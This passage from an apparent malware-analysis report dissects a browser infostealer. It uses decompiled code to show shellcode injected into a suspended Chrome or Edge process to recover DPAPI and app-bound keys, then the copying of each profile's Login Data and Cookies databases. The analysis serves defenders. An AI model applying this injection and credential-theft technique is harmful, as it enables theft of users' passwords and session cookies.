
```

Rather than directly decrypting browser secrets, it launches a legitimate browser process, injects a custom shellcode into it, and allows the injected code to execute under the browser's security context to recover DPAPI-protected data that cannot be accessed directly.

Flow:

Attempt normal DPAPI recovery

|



1. Browser Selection The malware first resolves the browser name.

It decrypts two embedded strings:

"Chrome" "Edge"

And compares them against the current browser context.

```

1  __int64 __fastcall fn_recover_data_with_DPAPI_blob(_BROWSER_EXEC_CONTEXT *BrowserCtx)
2  {
3      _WORD EdgeString[5]; // [rsp+28h] [rbp-30h] BYREF
4      _WORD ChromeString[19]; // [rsp+32h] [rbp-26h] BYREF
5
6      fn_try_get_DPAPI(BrowserCtx);
7      memset(ChromeString, 0, 0xEu);
8      fn_decrypt_rc4_wide_stream(ChromeString, aMultiplexD, 6u, &word_B383E, 0x2Du); // Chrome
9      memset(EdgeString, 0, sizeof(EdgeString));
10     fn_decrypt_rc4_wide_stream(EdgeString, aMovedFromMulti, 4u, &aMovedFromMulti[10], 0x2Cu); // Edge
11     if ( fn_wcscmp_ret_1(BrowserCtx, ChromeString) || fn_wcscmp_ret_1(BrowserCtx, EdgeString) )
12         fn_create_proc_inject_browser_get_DPAPI(BrowserCtx);
13     return 1LL;
14 }

```

1. Create Suspended Browser Process The malware launches the browser executable using:

```

1  NTSTATUS __fastcall fn_create_proc_inject_browser_get_DPAPI(_BROWSER_EXEC_CONTEXT *BrowserCtx)
2  {
3      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
4
5      NtStatus = 0;
6      fn_write_log(0xFF74F80A, 0x18D5CA7E, LOGGING, NULL);
7      if ( !LODWORD(BrowserCtx->ProfileList.PoFileEntry) || !*&BrowserCtx->ProfileCount )
8          return fn_write_log(ERROR_INVALID_DATA, INVALID_BROWSER_PROFILE, LOGGING, 0LL);
9      memset(&StartupInfo, 0, sizeof(StartupInfo));
10     StartupInfo.cb = 104;
11     memset(&hProcess, 0, sizeof(hProcess));
12     ThreadHandle = 0LL;
13     AllocatedShellcode = 0LL;
14     memset(BrowserPath, 0, 0x208u);
15     BrowserLength = strlen_0(BrowserCtx->Path);
16     memcpy(BrowserPath, BrowserCtx->Path, 2 * BrowserLength);
17
18     // Create the browser process in suspended mode
19     hResult = CreateProcessW(NULL, BrowserPath, 0LL, 0LL, 0, CREATE_SUSPENDED, 0LL, 0LL, &StartupInfo, &hProcess);
20     if ( !hProcess.hProcess || !hResult )
21     {
22         fn_write_log(ERROR_INVALID_DATA, INVALID_PROCESS_HANDLE_VALUE, LOGGING, NULL);

```

1. Decrypt Embedded Shellcode

```

1  if ( !gInjectedShellcode )
2  {
3      KeySize = fn_strlen_byte(&gShellcodeKey); // _MoJfnDcm
4      fn_RC4(gShellcode, 0x2BE00u, &gShellcodeKey, KeySize);
5      gInjectedShellcode = 1;
6  }

```

1. Allocate Remote Memory

The malware computes the total allocation size: Shellcode + BrowserCtx + Profile List

```

1  memcpy(&BrowserCtxBuffer, BrowserCtx, 0x1Eu);
2  memcpy(MalwareLogFolder, BrowserCtx->MalwareLogFolder, 0x208u);
3  ProfileEntry = BrowserCtx->ProfileList.PofileEntry;
4  ProfileNameList = BrowserCtx->ProfileList.ProfileNameList;
5  ShellcodeSize_ = ProfileEntry + 0x2C030;    // sizeof(shellcode) + sizeof(BrowserContext) = 0x2BE00 + 0x230
6
7  // Allocate memory in suspended process
8  AllocatedShellcode = NtAllocateVirtualMemory(hProcess.hProcess, ProfileEntry + 0x2C030);
9  if ( AllocatedShellcode )

```

1. Write Shellcode + execution context

```

1  // Write the shellcode to target suspended process
2  NtStatus = NtWriteVirtualMemory(hProcess.hProcess, AllocatedShellcode, gShellcode, 0x2BE00u);
3  if ( NtStatus < 0 )
4  {
5      ReturnCode = FAILED_INJECT_WRITE_MEMORY;
6  }
7  else
8  {
9      // Write the browser context at the end of the allocated shellcode
10     NtStatus = NtWriteVirtualMemory(hProcess.hProcess, (AllocatedShellcode + 0x2BE00), &BrowserCtxBuffer, 0x230u);
11     if ( NtStatus < 0 )
12     {
13         fn_write_log(ERROR_INVALID_DATA, FAILED_INJECT_WRITE_MEMORY, INFO, &NtStatus);
14         fn_write_log(ABORTING_INJECTION, INJECT_SHELLCODE_BROWSER_CTX, INFO, 0LL);
15         goto LB_CLEANUP_EXIT;
16     }
17
18     // Write the browser's profile count at target suspended process
19     NtStatus = NtWriteVirtualMemory(
20         hProcess.hProcess,
21         (AllocatedShellcode + 0x2C030),
22         *&BrowserCtx->ProfileCount,
23         ProfileEntry);
24     if ( NtStatus < 0 )

```

1. Make Memory Executable + locate shellcode EntryPoint + create remote thread

```

1  if ( !NtProtectVirtualMemory_0(hProcess.hProcess, AllocatedShellcode, 0x2BE00u, PAGE_EXECUTE_READWRITE) )
2  {
3      NtStatus = ERR_PROTECTION_CANNOT_CHANGE_PAGE_EXECUTE_READWRITE;
4      goto LB_CLEANUP_EXIT;
5  }
6  NtStatus = NtFlushInstructionCache(-1LL, 0LL, 0LL);
7  if ( NtStatus < 0 )
8  {
9      fn_write_log(ERROR_INVALID_DATA, ERR_FLUSH_CACHE, LOGGING, &NtStatus);
10     kernel32_Sleep(4178LL);
11     ShellcodeEntry = fn_get_export_rva_by_hash(gShellcode, SHELLCODE_ENTRY_ADDRESS);
12
13     // Create the thread at target suspended process -> this will resume the process
14     NtStatus = NtCreateThreadEx(
15         &ThreadHandle,
16         0x1FFFFFFu,
17         0LL,
18         hProcess.hProcess,
19         (AllocatedShellcode + ShellcodeEntry),
20         AllocatedShellcode,
21         0,
22         0,
23         0,
24         0LL);
25     if ( NtStatus >= 0 && ThreadHandle )
26     {
27         // Wait for the execution thread to finish.
28         NtStatus = NtWaitForSingleObject(ThreadHandle, 0, 0LL);
29     }

```

1. Read Returned Data After the injected shellcode completes, the malware reads back 88 bytes from the beginning of the shared allocation:

```

1  memset(Buffer, 0, sizeof(Buffer));
2
3  // Read the first 88 bytes of the shellcode, this will be our DPAPI master key
4  NtStatus = NtReadVirtualMemory(hProcess.hProcess, AllocatedShellcode, Buffer, 88LL);
5  if ( NtStatus < 0 )
6  {
7      fn_write_log(ERROR_INVALID_DATA, ERROR_UNABLE_READ_REMOTE_MEMORY, LOGGING, &NtStatus);
8  }

```

Same manual loader routine:

```

++Ctx->PayloadStage_at0x4c;
fn_map_pe_sections(a1, a2, memory, Ctx);
++Ctx->PayloadStage_at0x4c;
fn_resolve_import_table(a1, a2, memory, Ctx, v12, v11);
++Ctx->PayloadStage_at0x4c;
fn_apply_base_relocations(a1, a2, memory, Ctx);
++Ctx->PayloadStage_at0x4c;
DllMain = (Ctx->DllMainEntryPoint_0x8F834 + Ctx->AllocatedAddressSize);
v5 = sub_4F40(a1, a2, 0LL, -1LL);
if ( v5 < 0 )
{
    Ctx->ErrorCode_0x44 = 727970187;
    Ctx->ExecutionResult_0x48 = v5;
}
++Ctx->PayloadStage_at0x4c;
DllMain(a1, a2, 1LL, Ctx->AllocatedAddressSize, 0LL);
++Ctx->PayloadStage_at0x4c;
}

```

The injected shellcode use the same obfuscation method as its parent

```

1 // local variable allocation has failed, the output may be wrong!
2 __int64 __fastcall fn_entry(__int64 a1, __int64 a2, int a3, __int64 a4, __int64 a5)
3 {
4     // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
5
6     v69 = a5;
7     v68 = a3;
8     v67 = a4;
9     v66 = 0;
10    v65 = v5;
11    fn_TRASH_1();
12    v64 = fn_resolve_syscall_table(a1, a2, &v65 + 1, &v66);
13    v62 = 36203;
14    v61 = 720932;
15    v63 = 819623;
16    for ( i = 0; i < 4; ++i )
17    {
18        v62 = v63 - v62 + 1;
19        v62 = (v63 >> 3) | (32 * v62);
20        v61 = v63 ^ (v62 + v61);
21        v59 = 4 * (v62 + v63 - v61);
22        if ( !*(&v65 + 4) )
23        {
24            v58 = 354029;
25            v57 = 53542;
26            v56 = 18677;
27            v54 = 184437864;
28            v55 = 2814;
29            for ( j = 0; j < 4; ++j )
30            {
31                v54 = (v56 + (v55 & 0xFA)) | (v54 << 8);
32                v55 = v54 % 0x3E8 + (v55 ^ 0xEF141ED);
33                v52 = v54 + v55 - 15;
34                v49 = 835825;
35                v47 = 551917914;
36                v48 = 121118802;
37                v46 = -430799112;
38                v45 = 667578;
39                v44 = 773095;
40                v43 = 956532;
41                v42 = 1927574811;
42                v41 = -436233260;
43                v40 = -1759777073;
44                v39 = -1377253448;
45                v38 = 686889;
46                v37 = 870372;
47                v36 = 993217;
48                v35 = 289814900;
49                v34 = -2038596379;
50                v33 = -1757723247;
51                v32 = -1508447619;
52                v50 = 537597120;
53                v51 = 405125935;
54                v31 = 405125935;
55                v30 = -132471185;
56                v7 = fn_obfuscated_decoy_function(a1, a2, 3025100269LL, 400);
57                v29 = v7;
58                v28 = v7;

```

After some deobfuscated the shellcode become

```

1  __int64 __fastcall fn_inject_entry(
2      HANDLE hThread,
3      __int64 lpvReserved,
4      int fdwReasonPtr_,
5      __int64 hinstDLL,
6      __int64 lpvReserved_)
7  {
8      // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]
9
10     fn_resolve_syscall_table(hThread, lpvReserved);
11     NtStatus = NtCreateThreadEx(
12         hThread,
13         THREAD_ALL_ACCESS,
14         &ObjAttribute,
15         0LL,
16         -1LL,
17         fn_core_action,
18         hinstDLL,
19         0,
20         0LL);
21     if ( NtStatus >= 0 )
22     {
23         if ( ObjAttribute )
24         {
25             if ( hinstDLL )
26             {
27                 NtStatus = NtWaitForSingleObject(ObjAttribute, 0, 0LL);
28                 if ( NtStatus >= 0 )
29                 {
30                     ExitCode = 0;
31                     if ( GetExitCodeThread_0(ObjAttribute, &ExitCode) )
32                         NtStatus = ExitCode;
33                     else
34                         NtStatus = ERROR_CANNOT_GET_EXIT_CODE;
35                 }
36             }
37         }
38     }
39     if ( ObjAttribute )
40         NtClose(ObjAttribute);
41     RtlExitUserThread_0(NtStatus);
42     return result;
43 }

```

This shellcode is based on an [open source project](#)

```

1  fn_rc4_crypt_words(a1, a2, v123, &v121, 4u, v122);
2
3  // https://github.com/xaitax/Chrome-App-Bound-Encryption-Decryption/blob/63b719f2ab3dbf8573fd9228a9c028526e9eb1db/src/payload/browser_config.hpp
4  if ( fn_compare_strings_wide(&v121, TargetBrowser) )
5  {
6      // {0x1FCBE96C, 0x1697, 0x43AF, {0x91, 0x40, 0x28, 0x97, 0xC7, 0xC6, 0x97, 0x67}}
7      Iid.Data1 = 0x1FCBE96C;
8      Iid.Data2 = 0x1697;
9      Iid.Data3 = 0x43AF;
10     Iid.Data4[0] = 0x91;
11     Iid.Data4[1] = 0x40;
12     Iid.Data4[2] = 0x28;
13     Iid.Data4[3] = 0x97;
14     Iid.Data4[4] = 0xC7;
15     Iid.Data4[5] = 0xC6;
16     Iid.Data4[6] = 0x97;
17     Iid.Data4[7] = 0x67;
18 }
19 hResult = CoInitializeEx(0LL, COINIT_APARTMENTTHREADED);
20 if ( hResult >= 0 )
21 {
22     Result = SysAllocStringByteLen_0(v127, *(TargetBrowser + 138));
23     v118 = Result;
24     v115 = &byte_1F8D6;
25     v114 = L"ySsmXPhVdtXvqVXdX9GzSmlWwj1nUUrb3eKG";
26     fn_fill_memory_bytes(0, &Buffer, 0xEu);
27     fn_rc4_crypt_words(a1, a2, v115, &Buffer, 6u, v114);
28     v7 = fn_compare_strings_wide(&Buffer, TargetBrowser);
29     if ( v7 )
30

```

github.com/xaitax/Chrome-App-Bound-Encryption-Decryption/blob/63b719f2ab3dbf8573fd9228a9c028526e9eb1db/src/payload/browse...

Chrome-App-Bound-Encryption-Decryption / src / payload / browser_config.hpp

Code Blame 79 lines (69 loc) · 4.02 KB


Raw

```

34 inline const std::map<std::string, BrowserConfig> GetConfigs() {
51     localApp / "BraveSoftware" / "Brave-Browser" / "User Data"},
52     {"edge", {"Edge", L"msedge.exe",
53         {0x1FCBE96C, 0x1697, 0x43AF, {0x91, 0x40, 0x28, 0x97, 0xC7, 0xC6, 0x97, 0x67}}, // CLSID
54         {0xC9C2B807, 0x7731, 0x4F34, {0x81, 0xB7, 0x44, 0xFF, 0x77, 0x79, 0x52, 0x2B}}, // IElevat
55         IID{0x8F7B6792, 0x784D, 0x4047, {0x84, 0x5D, 0x17, 0x82, 0xEF, 0xBE, 0xF2, 0x05}}, // IEle
56         localApp / "Microsoft" / "Edge" / "User Data"}},
57     {"avast", {"Avast", L"AvastBrowser.exe",
58         {0xEAD34EE8, 0x8D08, 0x4CA1, {0xAD, 0xA3, 0x64, 0x75, 0x43, 0x74, 0xD8, 0x11}}, // CLSID
59         {0x7737BB9F, 0xBAC1, 0x4C71, {0xA6, 0x96, 0x7C, 0x82, 0xD7, 0x99, 0x4B, 0x6F}}, // IElevat
60         std::nullopt, // No IElevator2 for Avast
61         localApp / "AVAST Software" / "Browser" / "User Data"}},
62 };
63 }
64
65 inline BrowserConfig DetectBrowser() {
66     char path[MAX_PATH];
67     GetModuleFileNameA(NULL, path, MAX_PATH);
68     std::string exe = std::filesystem::path(path).filename().string();
69     std::transform(exe.begin(), exe.end(), exe.begin(), ::tolower);
70
71     if (exe == "chrome.exe") return GetConfigs().at("chrome");
72     if (exe == "brave.exe") return GetConfigs().at("brave");
73     if (exe == "msedge.exe") return GetConfigs().at("edge");
74     if (exe == "avastbrowser.exe") return GetConfigs().at("avast");
75
76     throw std::runtime_error("Unknown browser process");
77 }
78
79 }

```

Since Edge and Opera browsers share Chromium's profile structure and encryption mechanisms, the malware does not implement a separate stealer. Instead, it performs minimal browser-specific handling before invoking the common database collection routine. The primary difference lies in how profile directories are identified: Opera uses a predefined profile directory, whereas Edge uses the profile list extracted from the Local State file, identical to Google Chrome. Flow:



Unlike Chrome and Edge, Opera stores user data under a single predefined profile directory instead of maintaining a configurable list of profile names. Consequently, the malware does not rely on the `profiles_order` array extracted from the Local State file.

When the browser is identified as Opera, the malware decrypts a hardcoded profile name and immediately invokes the generic collection routine:

```

22
23 // Opera
24 if ( fn_wcscmp_ret_1(BrowserCtx, OperaString) )
25 {
26     memset(SpecialProfileName, 0, sizeof(SpecialProfileName));
27     fn_decrypt_rc4_wide_stream(SpecialProfileName, &unk_B1686, 1u, &unk_B168A, 33u);
28     fn_try_steal_login_data_cookie(BrowserCtx, SpecialProfileName);
29 }
30
31 // This code run for all browsers
32 ProfileListPtr = &BrowserCtx->ProfileList.Version;
33 if ( HIDWORD(BrowserCtx->ProfileList.PofileEntry) )
34 {
35     i = 0LL;
36     Sleep = kernel32_Sleep;
37     do
38     {
39         Sleep(867LL);
40         if ( *ProfileListPtr->PofileEntry[i].ProfileName )
41             fn_try_steal_login_data_cookie(BrowserCtx, ProfileListPtr->PofileEntry[i].ProfileName);
42         ++i;
43     }
44     while ( i < HIDWORD(BrowserCtx->ProfileList.PofileEntry) );
45 }
46 kernel32_Sleep(150LL);
47 fn_write_log(GET_BROWSER_DATA, SUCCESS_GET_BROWSER_DATA, LOGGING, 0LL);
48 return fn_cleaup_buffer_write_file(
49     0xFFFFFFFFFFFFFFFFLL,
50     &BrowserCtx->ProfileList.Version,
51     30 * HIDWORD(BrowserCtx->ProfileList.PofileEntry));
52 }

```

No profiles enumerate if the browser is Opera

This avoids the need for profile enumeration while allowing Opera to reuse the same database collection logic implemented for other Chromium-based browsers.

Microsoft Edge follows the standard Chromium profile model. Earlier in the execution chain, the malware extracts the `profiles_order` entry from Edge's Local State file and builds an internal list of profile names. The collection routine simply iterates through this list:

```

Default
Profile 1
Profile 2
...

```

For every profile, the malware constructs two directory paths. The source directory corresponds to the browser profile:

```
<Browser User Data>\<ProfileName>
```

While the destination directory is created inside the malware's working folder:

```
<Malware Working Folder>\<ProfileName>, which is C:\User\[Username]\bZsaxmZvial0zhH4n\<ProfileName>
```

3.3.7.1.4. Collected data

The first artifact collected from each profile is the Chromium `Login Data` SQLite database.

```

18  memset(LoginDataPath, 0, 0x18u);
19  fn_decrypt_rc4_wide_stream(LoginDataPath, &unk_B1026, 0x8u, &unk_B103E, &unk_1E); // Login Data
20  fn_build_wide_string(SourceFile, 0, 1, LoginDataPath);
21  memset(LoginDataStr_, 0, 0x18u);
22  fn_decrypt_rc4_wide_stream(LoginDataStr_, &unk_B107C, 0x8u, &unk_B1094, &qword_20 + 6); // Login Data
23  fn_build_wide_string(DstFile, 0, 1, LoginDataStr_);
24  fn_copy_encrypt_rc4(BrowserCtx, SourceFile, DstFile);

```

After staging the login database, the malware attempts to collect the browser's cookie database.

For Chromium-based browsers, cookies are stored under the `Network` subdirectory. The malware therefore appends: `/Network` to both source and destination paths and verifies that the directory exists. If present, it further appends: `/Cookies` Resulting in:

```
<Browser User Data>\<Profile>\Network\Cookies
```

The cookie database is then copied using the same RC4-encrypted staging routine employed for the login database. If the `Network` directory is absent, the malware records the failure but continues processing without terminating the collection routine.

```

34  memset(Chrome, 0, sizeof(Chrome));
35  fn_decrypt_rc4_wide_stream(Chrome, aK5cosni, 6u, &aK5cosni[7], 0x29u); // Chrome
36  if ( !fn_wscmp_ret_1(BrowserCtx, Chrome) )
37  {
38      memset(NetworkString, 0, 0x12u);
39      fn_decrypt_rc4_wide_stream(NetworkString, &aJfgqbbqf188c[3], 8u, &aJfgqbbqf188c[12], &unk_1E); // Network
40      fn_build_wide_string(SourceFile, 0, 1, NetworkString);
41      memset(NetworkStr, 0, 0x12u);
42      fn_decrypt_rc4_wide_stream(NetworkStr, &aWkwjmpuoq0ovmw[27], 8u, aMai, &unk_1F); // Network
43      fn_build_wide_string(DstFile, 0, 1, NetworkStr);
44      if ( fn_Is_file_exist(SourceFile) )
45      {
46          ProfileExist = fn_ensure_directory_tree_exists(DstFile);
47          if ( ProfileExist < 0 )
48              fn_write_log(ERROR_DIRECTORY, ERROR_BROWSER_LOG_FOLDER_DOES_NOT_EXIST, INFO, &ProfileExist);
49          kernel32_Sleep(307LL);
50          memset(CookiesString, 0, 0x12u);
51          fn_decrypt_rc4_wide_stream(CookiesString, aV5kocmvhjt1d4s, 8u, &aV5kocmvhjt1d4s[9], &byte_10[8]); // Cookies
52          fn_build_wide_string(SourceFile, 0, 1, CookiesString);
53          memset(CookiesStr, 0, 0x12u);
54          fn_decrypt_rc4_wide_stream(CookiesStr, &aV5kocmvhjt1d4s[34], 8u, word_B132A, &str2); // Cookies
55          fn_build_wide_string(DstFile, 0, 1, CookiesStr);
56          fn_write_log(DONE_COOKIE_DATA, START_PAKING_COOKIE_DATA, 1, 0LL);
57          fn_copy_encrypt_rc4(BrowserCtx, SourceFile, DstFile);
58          kernel32_Sleep(227LL);
59          ReturnCode = DONE_PACKING_COOKIE_DATA;

```


Consequently, the malware never stores plaintext browser artifacts in its working directory. This behavior mirrors the Chrome workflow, where the `Local State` file, recovered master key (`Key10.txt`), `Login Data` , and `Cookies` databases are all protected using the same RC4 key prior to exfiltration.

